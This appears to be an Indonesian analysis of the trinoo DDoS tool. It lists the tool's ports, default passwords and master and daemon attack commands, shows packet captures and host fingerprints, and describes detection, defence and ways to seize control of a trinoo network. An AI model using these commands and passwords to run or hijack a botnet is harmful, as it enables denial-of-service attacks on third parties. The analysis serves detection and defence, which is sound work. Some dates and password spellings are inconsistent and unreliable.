Attacker (bisa satu atau lebih) dapat mengendalikan satu atau lebih "master" server, masing-masing "master" server dapat mengendalikan banyak "daemons" (di dalam kodenya dikenal/diketahui sebagai "Bcast", atau "broadcast".) Daemons disana dapat diinstruksikan untuk mengkoordinir suatu paket serangan terhadap satu atau lebih sistem korban.

Untuk keperluan semua hal tersebut di atas yang dibutuhkan selanjutnya



adalah kemampuan untuk menetapkan suatu koneksi TCP terhadap host master dengan menggunakan "telnet" dan password kepada master server agar mampu merangkum semua jaringan yang luas agar dapat dikoordinasi untuk melakukan serangan denial of service.

PORT-PORT UNTUK MELAKUKAN KOMUNIKASINYA

Attacker ke Master(s):27665/tcp
Master ke daemon (s):27444/udp
Daemon ke Master (s):31335/udp

Remote control dari trino master dapat dilakukan melalui suatu koneksi TCP dengan port 27665/tcp. Setelah terkoneksi, user harus memberikan password yang sesuai ("betaalmostdone"). Jika sebuah koneksi lain telah terhubung ke server dan telah di-authenticate, suatu peringatan akan dikirim kepadanya dengan alamat IP dari host yang terhubung (hal tersebut muncul untuk memberitahukan bahwa terdapat sebuah bug yang melaporkan adanya alamat IP yang salah, tetapi sebuah peringatan tersebut masih tetap dikomunikasikan). Dengan adanya hal tersebut sebaiknya secepatnya diperbaiki dan kemudian hal tersebut akan memberikan waktu kepada attacker untuk membersihkan dan menutupi jejaknya.

Komunikasi antara trino master ke daemons adalah melalui paket UDP pada port 27444/udp. Bentuk Perintahnya dipisahkan oleh spasi, formatnya seperti di bawah ini :


arg1 password arg2

Default password untuk commands adalah "l44adsl", dan hanya command lines yang berisi substring "l44"-lah yang akan diproses.

Komunikasi antara trino daemons ke trino master adalah melalui paket UDP pada port 31335/udp.

Ketika daemon start, pada awalnya akan mengirimkan string "*HELLO*" kepada master, yang mengatur daftar daemon aktif yang dapat dikontrolnya (paket tersebut dapat ditangkap dengan menggunakan "sniffit"), seperti dibawah ini :

UDP Packet ID (from_IP.port-to_IP.port): 192.168.0.1.32876-10.0.0.1.31335
45 E 00 . 00 . 23 # B1 . 5D] 40 @ 00 . F8 . 11 . B9 . 27 . C0 . A8 . 00 . 01 .
0A . 00 . 00 . 01 . 80 . 6C l 7A z 67 g 00 . 0F . 06 . D4 . 2A * 48 H 45 E 4C L
4C L 4F O 2A *



Jika trinoos master mengirimkan sebuah perintah "png" terhadap daemon pada port 27444/udp, trinoos daemon akan me-reply kepada server dengan string "PONG" pada port 31335/udp, coba temen-temen perhatikan yang ditangkap oleh "sniffit" :

UDP Packet ID (from_IP.port-to_IP.port): 10.0.0.1.1024-192.168.0.1.27444
45 E 00 . 00 . 27 ' 1A . AE . 00 . 00 . 40 @ 11 . 47 G D4 . 0A . 00 . 00 . 01 .
C0 . A8 . 00 . 01 . 04 . 00 . 6B k 34 4 00 . 13 . 2F / B7 . 70 p 6E n 67 g 20
6C l 34 4 34 4 61 a 64 d 73 s 6C l


UDP Packet ID (from_IP.port-to_IP.port): 192.168.0.1.32879-10.0.0.1.31335
45 E 00 . 00 . 20 13 . 81 . 40 @ 00 . F8 . 11 . 57 W 07 . C0 . A8 . 00 . 01 .
0A . 00 . 00 . 01 . 80 . 6F o 7A z 67 g 00 . 0C . 4E N 24 \$ 50 P 4F O 4E N 47 G

PROTEKSI PASSWORD

Trinoos master dan trinoos daemon kedua-duanya diproteksi oleh password untuk menjaga agar system administrator (atau group hacker yang lain) mengambil alih kontrol jaringan trinoos. Password-password tersebut dienkripsi dengan menggunakan crypt () style password. Enkripsi tersebut digunakan di dalam symmetric fashion, di mana password yang dienkripsi di-compile ke dalam master dan daemon dan digunakan untuk membandingkan antara versi clear-text dari password yang dikirim lewat jaringan (versi yang sekarang tidak meng-enkripsi sesi yang aktual, sehingga clear-text password tersebut dapat terlihat dalam transit dan sesi master controlnya adalah tunduk terhadap TCP session hijacking).

Ketika inisialisasi mulai berjalan atau ketika program mulai dijalankan, kita akan dihadapkan pada master daemon prompt, menunggu diberikannya sebuah password. Apabila password yang sesuai tidak diterima atau apabila temen-temen memberikan password yang salah maka program akan keluar. Jika password yang sesuai kita berikan, maka program akan memberitahukan, dan proses berlanjut dilatar belakang, lalu program keluar, lihatlah contoh di bawah ini:

```
# ./master
?? passwordsalah
#
...
```



```
# ./master
?? gOrave
trinoo v1.07d2+f3+c [Sep 26 2004:10:09:24]
#
```

Demikian juga, ketika kita konek ke port remote command (default 27665/tcp), kita harus pula memberi password, coba lihat contoh di bawah ini:

```
attacker$ telnet 10.0.0.1 27665
Trying 10.0.0.1
Connected to 10.0.0.1
Escape character is '^'.
passwordsalah
Connection closed by foreign host.
...

attacker$ telnet 10.0.0.1 27665
Trying 10.0.0.1
Connected to 10.0.0.1
Escape character is '^'.
betaalmostdone
trinoo v1.07d2+f3+c..[rpm8d/cb4Sx/]

trinoo>
```


Perintah-perintah tertentu yang dikirim kepada trinoo daemons oleh master, juga diproteksi oleh password. Password yang dikirim oleh master ke daemon juga dalam format clear text.

Default password-nya adalah :


"l44adsl"	Password trinoo daemon.
"gOrave"	Password startup trinoo master server("?" prompt)
"betaalmostdone"	Password remote interface trinoo master
"killme"	Password trinoo master untuk mengontrol "mdie" command

PERINTAH-PERINTAH YANG DIDUKUNG OLEH MASTER

Perintah-perintah yang didukung oleh trinoo master, seperti dibawah ini :



die	Untuk men-shut down master
quit	Untuk log off master
mtimer N	Untuk menset/mengatur waktu DoS ke N detik. N bisa antara 1 sampai 1999 detik. Jika N adalah < 1, defaultnya sampai 300. jika N adalah > 2000, defaultnya sampai 500.
dos IP	Untuk melakukan serangan DoS terhadap alamat IP yang telah ditetapkan. Sebuah perintah ("aaa 144adsl IP") dikirimkan kepada setiap Bcast host (i.e., trinoos daemons) untuk melakukan serangan DoS terhadap alamat IP yang telah ditetapkan.
mdie pass	Untuk mendisable semua Bcast hosts, jika diberikan password yang benar. Sebuah perintah dikirimkan ("d1e 144adsl") kepada setiap Bcast host untuk men-shutdown. Sebuah password terpisah diperlukan untuk perintah ini.
mping	Untuk mengirimkan perintah PING ("png 144adsl") ke setiap Bcast host yang aktif.
mdos	Multiple DoS. Untuk mengirimkan perintah multiple DoS ("xyz 144adsl 123:ip1:ip2:ip3") ke setiap Bcast host.
info	Info versi dan info tentang kompilasi, contoh : This is the "trinoos" AKA DoS Project master server version v1. 07d2+f3+c Compiled 15:08:41 Sept. 16 2004
msize	Men-set buffer size untuk paket yang dikirim selama DoS attack.
nslookup host	Untuk melakukan name service lookup (nslookup) terhadap spesifik host dari perspektif host dimana master server tersebut berjalan.
killdead	Untuk membuang semua Bcast host yang mati dengan pertama kali mengirimkan paket terhadap semua Bcast host dengan sebuah perintah ("shi 144adsl") yang menyebabkan semua aktif daemon me-reply dengan sebuah inisial string "*HELLO*", yang kemudian me-rename file Bcast (dengan extensi "-b"). Hal tersebut akan




menyebabkan re-inisialisasi ketika paket `"*HELLO*"` diterima.

- | | |
|------------|---|
| usebackup | Men-switch backup file Bcast yang dibuat oleh perintah <code>" killdead"</code> . |
| bcast | Daftar semua Bcast host yang aktif. |
| help [cmd] | Help file (memberikan daftar dari perintah yang didukung). |
| mstop | Untuk men-stop DoS attack (tidak diimplementasikan, tapi terdaftar dalam help command). |

PERINTAH-PERINTAH YANG DIDUKUNG OLEH DAEMON

Trinoo daemon mendukung command-command sebagai berikut :

- | | |
|--------------------------|--|
| aaa pass IP | Untuk men-DoS alamat IP yang telah ditentukan. Mengirimkan paket-paket UDP ke port UDP secara random (0-65534) terhadap alamat IP yang telah ditentukan berdasarkan periode waktu (defaultnya 120 detik, atau 1 - 1999 detik untuk men-setupnya menggunakan perintah <code>"bbb"</code>). Untuk ukuran paket yang akan dikirim diset dengan perintah <code>"rsz"</code> , atau dengan menggunakan default size-nya yaitu 1000 byte. |
| bbb pass N | Men-set batas waktu (dalam detik) untuk DoS attack. |
| shi pass | Untuk mengirimkan string <code>"*HELLO*"</code> terhadap daftar master server yang telah di-compile pada port 31335/udp. |
| png pass | Untuk mengirim String <code>"PONG"</code> terhadap master menggunakan port 31335/udp. |
| d1e pass | Men-shut down trinoo daemon. |
| rsz N | Untuk men-set ukuran buffer untuk DoS attack ke N bytes. |
| xyz pass 123:ip1:ip2:ip3 | Multiple DoS. Sama seperti yang digunakan pada perintah <code>"aaa"</code> , tetapi disini hanya untuk multiple IP address. |



Coba anda lihat perintah-perintah dibawah ini (anda harus menggunakan opsi "--bytes=3" dari GNU STRINGS (1)) :

```
*****
# strings --bytes=3 ns | tail -15
socket
bind
recvfrom
l44
%s %s %s
alf3YWfOhw.V.
aaa
bbb
shi
png
PONG
d1e
rsz
xyz
*HELLO*
*****
```

FINGERPRINTS

```
*****
```

Metoda yang digunakan untuk menginstal trino daemon pada beberapa sistem menggunakan crontab entry untuk memulai daemon pada tiap menitnya. Crontab file akan menempatkan masukan ini :


```
* * * * * /usr/sbin/rpc.listen
```

Program master akan menciptakan sebuah file (nama defaultnya "...") yang berisi set dari Bcast host. Jika perintah "killdead" digunakan, sebuah perintah "shi" akan dikirim ke semua daemon yang terdaftar di "...", yang menyebabkan daemon-daemon tersebut mengirimkan inisial string "*HELLO*" ke semua master. Kemudian daftar yang sekarang akan dinamai kembali (defaultnya "...-b") dan sebuah daftar baru kemudian akan menghasilkan tiap-tiap sisa daemon yang hidup dan akan mengirimkan string "*HELLO*".

Source code ("master.c") berisi seperti line berikut ini :

```
*****
```

```
...
/* crypt key encrypted with the key 'bored'(so hex edit cannot
   get key easily?)comment out for no encryption... */
```



```
#define CRYPTKEY "ZsoTN.cq4X31"
```

```
...
```

```
*****
```

Jika program telah di compile dengan CRYPTKEY define, alamat IP dari Bcast host akan dienkripsi menggunakan algoritma Blowfish encryption.

```
*****
```

```
# ls -l ... -b
-rw----- 1 root  root    25 Sep 26 14:46 ...
-rw----- 1 root  root    50 Sep 26 14:30 ...-b
# cat ...
JPbUc05Swk/0gMvui18BrFH/
# cat ...-b
aE5sK0PIFws0Y0EhH02fLVK.
JPbUc05Swk/0gMvui18BrFH/
```

```
*****
```


Apabila kita asumsikan di dalam sistem tersebut tidak kita tanam "root kit" untuk menyembunyikan proses, master server akan menunjukkan fingerprint network socket berikut ini :

```
*****
```

```
# netstat -a --inet
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address      Foreign Address    State
tcp      0      0 *:27665            *:*                LISTEN
...
udp      0      0 *:31335            *:*
...
```

```
# lsof | egrep ".*:31335|:27665"
master 1292  root 3u  inet  2460      UDP *:31335
master 1292  root 4u  inet  2461      TCP *:27665 (LISTEN)
```

```
# lsof -p 1292
COMMAND PID USER  FD  TYPE DEVICE  SIZE  NODE NAME
master   1292 root  cwd  DIR   3,1    1024  14356 /tmp/...
master   1292 root  rtd  DIR   3,1    1024    2 /
master   1292 root  txt  REG   3,1   30492  14357 /tmp/.../master
master   1292 root  mem  REG   3,1  342206  28976 /lib/ld-2.1.1.so
master   1292 root  mem  REG   3,1   63878  29116 /lib/libcrypt-2.1.1.so
master   1292 root  mem  REG   3,1  4016683 29115 /lib/libc-2.1.1.so
master   1292 root  0u   CHR   4,1    2967 /dev/tty1
```



```
master      1292 root   1u   CHR  4,1          2967 /dev/tty1
master      1292 root   2u   CHR  4,1          2967 /dev/tty1
master      1292 root   3u   inet 2534         UDP *:31335
master      1292 root   4u   inet 2535         TCP *:27665 (LISTEN)
*****
```

Sistem yang menjalankan daemon akan menunjukkan hal berikut ini :

```
*****
```

```
# netstat -a --inet
```

```
Active Internet connections (servers and established)
```

```
Proto Recv-Q Send-Q Local Address      Foreign Address     State
```

```
...
```

```
udp      0      0 *:1024             *:*
```

```
udp      0      0 *:27444            *:*
```

```
...
```

```
# lsof | egrep ":27444"
```

```
ns       1316  root   3u  inet  2502          UDP *:27444
```

```
# lsof -p 1316
```

```
COMMAND PID USER  FD  TYPE DEVICE  SIZE  NODE NAME
```

```
ns       1316  root   cwd  DIR   3,1      1024  153694 /tmp/...
```

```
ns       1316  root   rtd  DIR   3,1      1024  2 /
```

```
ns       1316  root   txt  REG   3,1      6156  153711 /tmp/.../ns
```

```
ns       1316  root   mem  REG   3,1     342206  28976 /lib/ld-2.1.1.so
```

```
ns       1316  root   mem  REG   3,1     63878  29116 /lib/libcrypt-2.1.1.so
```

```
ns       1316  root   mem  REG   3,1    4016683  29115 /lib/libc-2.1.1.so
```

```
ns       1316  root   0u   CHR  4,1          2967 /dev/tty1
```

```
ns       1316  root   1u   CHR  4,1          2967 /dev/tty1
```

```
ns       1316  root   2u   CHR  4,1          2967 /dev/tty1
```

```
ns       1316  root   3u   inet 2502         UDP *:27444
```


```
ns       1316  root   4u   inet 2503         UDP *:1024
```

```
*****
```

PERTAHANAN

```
*****
```

Tentu saja, pertahanan yang terbaik adalah mencegah adanya seseorang yang nge-rooted dan meng-intrusi system, yang selanjutnya mereka meng-compromise system anda dengan mereka (attacker), itulah saran pokok penulis, sehingga tidak ada celah manapun bagi attacker untuk menginstal trino master/daemon. Apabila kita membayangkan sesuatu yang ideal, maka salah satu jalan terbaik (seperti yang sering kita baca/dengar....dan ini sangat membosankan...!!!) adalah semua system harus di patched, dimonitor, menggunakan IDS (intrusion detection system) dan firewall yang akan




mendeteksi dan menolak paket-paket. Tetapi semua hal tersebut tidak 100% akan menjamin bahwa system anda akan selamat.

Mungkin saja network anda telah tertanam beberapa trino daemon yang berjalan dan disiapkan untuk melakukan DoS terhadap system lain. Lalu bagaimana mereka dapat dideteksi atau dilumpuhkan?

Karena program menggunakan nomor port UDP yang tinggi untuk melakukan komunikasi dan penyerangannya, hal tersebut akan sangat menyulitkan (jika tidak mustahil) untuk memblokirnya tanpa mematahkan program yang menggunakan UDP pada port number yang tinggi tersebut.

Metode yang paling mudah untuk mendeteksi kehadiran trino master atau daemon adalah dengan memonitoring semua paket UDP pada segmen Ethernet sharing dan anda bisa melihatnya/mencarinya pada tale sign ketika mereka melakukan komunikasi antara master dan daemon, seperti yang akan saya gambarkan pada artikel ini pada tempat lainnya. Sayangnya, pendeteksian ini hanya bisa dilakukan selama terjadi suatu serangan atau jika terjadi suatu network degradation ataupun jika ada laporan dari victim sites tentang adanya serangan DoS terhadapnya. Jika suatu sistem dicurigai memiliki trino daemon yang secara aktif menyerang, output dari program "truss" nya solaris dari daemon yang berjalan akan menunjukkan output seperti di bawah ini :

```
...
getmsg(3, 0xEFFFF830, 0xEFFFF83C, 0xEFFFF81C)      = 0
getmsg(3, 0xEFFFF830, 0xEFFFF83C, 0xEFFFF81C) (sleeping...)
getmsg(3, 0xEFFFF830, 0xEFFFF83C, 0xEFFFF81C)      = 0
time()                                               = 938385467
open("/dev/udp", O_RDWR)                           = 5
ioctl(5, I_PUSH, "sockmod")                        = 0
ioctl(5, I_STR, 0xEFFFF748)                        = 0
ioctl(5, I_SETCLTIME, 0xEFFFF7FC)                  = 0
ioctl(5, I_SWROPT, 0x00000002)                      = 0
sigprocmask(SIG_SETMASK, 0xEFFFF7EC, 0xEFFFF7DC) = 0
ioctl(5, I_STR, 0xEFFFF660)                        = 0
sigprocmask(SIG_SETMASK, 0xEFFFF7DC, 0xEFFFF7B8) = 0
sigprocmask(SIG_BLOCK, 0xEFFFF548, 0xEFFFF5C0)    = 0
ioctl(5, I_STR, 0xEFFFF548)                        = 0
sigprocmask(SIG_SETMASK, 0xEFFFF5C0, 0x00000000) = 0
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0)               = 0
time()                                               = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0)               = 0
time()                                               = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0)               = 0
```



```
time() = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0) = 0
time() = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0) = 0
time() = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0) = 0
time() = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0) = 0
time() = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0) = 0
time() = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0) = 0
time() = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0) = 0
time() = 938385467
putmsg(5, 0xEFFFF83C, 0xEFFFF7A0, 0) = 0
time() = 938385467
```

...


Sedangkan apabila kita lihat lalu-lintas jaringan selama terjadinya penyerangan terhadap single target (seperti yang kita lihat dengan menggunakan "tcpdump") akan terlihat seperti di bawah ini :

```
# tcpdump ip host 192.168.0.1
```

...

```
15:40:08.491782 10.0.0.1.1024 > 192.168.0.1.27444: udp 25
15:40:08.574453 192.168.0.1.32885 > 216.160.XX.YY.16838: udp 4 (DF)
15:40:08.576427 192.168.0.1.32885 > 216.160.XX.YY.5758: udp 4 (DF)
15:40:08.579752 192.168.0.1.32885 > 216.160.XX.YY.10113: udp 4 (DF)
15:40:08.583056 192.168.0.1.32885 > 216.160.XX.YY.17515: udp 4 (DF)
15:40:08.600948 192.168.0.1.32885 > 216.160.XX.YY.31051: udp 4 (DF)
15:40:08.604943 192.168.0.1.32885 > 216.160.XX.YY.5627: udp 4 (DF)
15:40:08.610886 192.168.0.1.32885 > 216.160.XX.YY.23010: udp 4 (DF)
15:40:08.614202 192.168.0.1.32885 > 216.160.XX.YY.7419: udp 4 (DF)
15:40:08.615507 192.168.0.1.32885 > 216.160.XX.YY.16212: udp 4 (DF)
15:40:08.616854 192.168.0.1.32885 > 216.160.XX.YY.4086: udp 4 (DF)
15:40:08.618827 192.168.0.1.32885 > 216.160.XX.YY.2749: udp 4 (DF)
15:40:08.623480 192.168.0.1.32885 > 216.160.XX.YY.12767: udp 4 (DF)
15:40:08.625458 192.168.0.1.32885 > 216.160.XX.YY.9084: udp 4 (DF)
15:40:08.628764 192.168.0.1.32885 > 216.160.XX.YY.12060: udp 4 (DF)
15:40:08.632090 192.168.0.1.32885 > 216.160.XX.YY.32225: udp 4 (DF)
```

...



KELEMAHAN TRINOO

Kelemahan yang pertama adalah password-password yang dienkripsi dengan crypt (), dan beberapa prompt dan return strings, yang dapat terlihat dalam image biner master dan daemon.

Hal tersebut di atas mempunyai dampak bahwa seseorang atau hacker lain dapat mengidentifikasi master dan daemon yang ditemukannya, men-determinisasikan apakah password yang digunakannya adalah default seperti yang dibahas dalam artikel ini atau bukan, dan menyebabkan adanya potensi seseorang atau hacker lainnya untuk memanfaatkan kelemahan password tersebut untuk mengambil alih kendali beberapa atau semua jaringan trinno yang telah kita buat.

Jika source code-nya telah dimodifikasi (biasanya dilakukan oleh attacker yang pandai dalam penguasaan program C), teman-teman harus meng-crack password-nya terlebih dahulu. Jika teman-teman menginginkannya, teman-teman bisa menggunakan sebuah editor hexadecimal / ASCII (misalnya ; "xxd", yang merupakan bagian dari VIM editor suite) dan mengubahnya kedalam binary image, yang selanjutnya, sebagai contoh, jalankan master untuk mendapatkan daftar dari daemon-daemon tersebut.

jika anda mengalami kesulitan akan hal di atas, anda bisa meng-observasi string dalam program biner-nya, seperti yang saya contohkan di bawah ini (apabila menggunakan default password) :

strings - ns

```
...
socket
bind
recvfrom
%s %s %s
aIf3YWfOhw.V.      <=== password "144adsl" yang dienkripsi menggunakan crypt ()
PONG
*HELLO*
...
```

strings - master

```
...
---v
v1.07d2+f3+c
trinoo %s
l44adsl             <=== versi clear text dari password daemon.
sock
0nm1VNMXqRMyM <=== password "g0rave" yang dienkripsi menggunakan crypt ()
```




```
10:09:24
Sep 26 1999
trinoo %s [%s:%s]
bind
read
*HELLO*
ZsoTN.cq4X31      <=== CRYPTKEY
bored
NEW Bcast - %s
PONG
PONG %d Received from %s
Warning: Connection from %s
beUBZbLtK7kkY    <=== password "betaalmostdone" yang dienkripsi menggunakan
crypt ()
trinoo %s..[rpm8d/cb4Sx/]
...
DoS: usage: dos
DoS: Packeting %s.
aaa %s %s
mdie
ErDVt6azHrePE    <=== Password untuk perintah "mdie" yang dienkripsi
menggunakan crypt ().
mdie: Disabling Bcasts.
d1e %s
mdie: password?
...
*****
```

Selanjutnya, dan sangat vulnerable, adalah password daemon, yang berjalan dalam jaringan dengan menggunakan format clear text. Kita asumsikan bahwa anda mengetahui adanya komunikasi yang dilakukan oleh master kepada client dengan menggunakan port UDP, selanjutnya anda bisa meng-capture (menangkap) password-nya menggunakan program "sniffit", atau "ngrep", atau "tcpdump", atau program lainnya yang mampu memonitoring jaringan atau mampu menangkap paket data UDP.

Sebagai contoh, inilah perintah "png" yang dikirim terhadap trinoo daemon yang ditangkap oleh program "sniffit" :

```
*****
UDP Packet ID (from_IP.port-to_IP.port): 10.0.0.1.1024-192.168.0.1.27444
45 E 00 . 00 . 27 ' 1A . AE . 00 . 00 . 40 @ 11 . 47 G D4 . 0A . 00 . 00 . 01 .
C0 . A8 . 00 . 01 . 04 . 00 . 6B k 34 4 00 . 13 . 2F / B7 . 70 p 6E n 67 g 20
6C l 34 4 34 4 61 a 64 d 73 s 6C l
*****
```



Seperti yang telah dijelaskan di awal, bahwa perintah "mdie" dalam trinoo master password-nya diproteksi dalam program master itu sendiri. untuk itu terdapat beberapa cara untuk melakukan penyerangan terhadapnya.


Jika anda mampu mendeterminisasikan string cript () yang dienkripsi menggunakan perintah "strings"-nya Unix, anda kemudian bisa menggunakan sebuah utilitas password cracking, seperti program "crack", yang kemudian pecahkanlah kode tersebut. Akan tetapi hal ini akan membutuhkan waktu yang lama jika password yang dibuatnya sangat baik (tentu anda mengetahui konsep pembuatan password yang baik ini), satu hal yang perlu anda ketahui bahwa password yang dienkripsi tersebut sangat mungkin untuk bisa kita pecahkan (Seperti yang pernah saya lakukan / teliti ternyata password "killme" untuk perintah "mdie" bisa kita pecahkan kodenya (crack) kurang dari 30 detik menggunakan Pentium II).

Anda bisa mencoba untuk menangkap password ketika terjadi komunikasi antara attacker kepada master yang berjalan di dalam kabel jaringan, tetapi kiranya perintah ini tidak akan sering digunakan oleh penyerang. Jika tidak digunakan sama sekali, maka anda harus memonitor terus jaringan yang dipakai untuk komunikasi tersebut dimana ketika mereka mencoba untuk mengaktifkan daemon yang diperlukan untuk penyerangan disana anda siap-siap untuk meng-capture kode password tersebut.

Anda mungkin punya keberuntungan lebih daripada penulis untuk sniffing password daemon tersebut, ketika mereka mulai melakukan banyak perintah terhadap master atau daemon. Hal ini bisa dilakukan terhadap jaringan master-master atau daemon-daemon yang lain (biasanya mereka menginstalasi trinoo master atau daemon pada network-network yang berbeda, tergantung pada jaringan-jaringan mana yang telah mereka kuasai/compromise). Trinoo master biasanya banyak ditemukan dan di-set pada primary name server daripada daemon, disebabkan mungkin karena besarnya traffic pada port-port UDP dan yang jelasnya saya kurang mengetahui banyak tentang hal itu....sorry....Huhuuuu.....!!!

Tapi begini.....sekali anda mengetahui lokasi daemon pada sebuah jaringan, anda juga bisa mengetahui dan menemukan daftar alamat-alamat IP dari master-master tersebut (gunakan "strings" untuk melihatnya). Kemudian secepatnya anda kontak/hubungi site tersebut dan yakinkan mereka untuk memeriksa sistemnya dan beritahu bahwa sistemnya telah di-intrusi, atau beritahu mereka untuk memeriksa ada tidaknya instalasi "root kit" yang membuat trinoo master atau daemon sulit untuk di-deteksi, dan juga yang berusaha untuk mengkoordinir sebuah respon.

Setelah anda menemukan sebuah master, daftar dari daemon-daemon (yang mungkin didalamnya termasuk host-host dari berbagai site yang lain) bisa anda peroleh hanya dengan mengidentifikasi file yang berisi daftar tersebut, jika tidak di enkripsi. Tetapi jika....hauahhhhhh bagaimanapun juga, seandainya.....heheh file tersebut dienkripsi, anda harus men-decrypt file yang dienkripsi menggunakan blowfish tersebut dengan



menggunakan kunci yang sama yang di-compile ke dalam program, atau dengan mengambil alih kontrol master dan kemudian gunakan perintah "bcast".

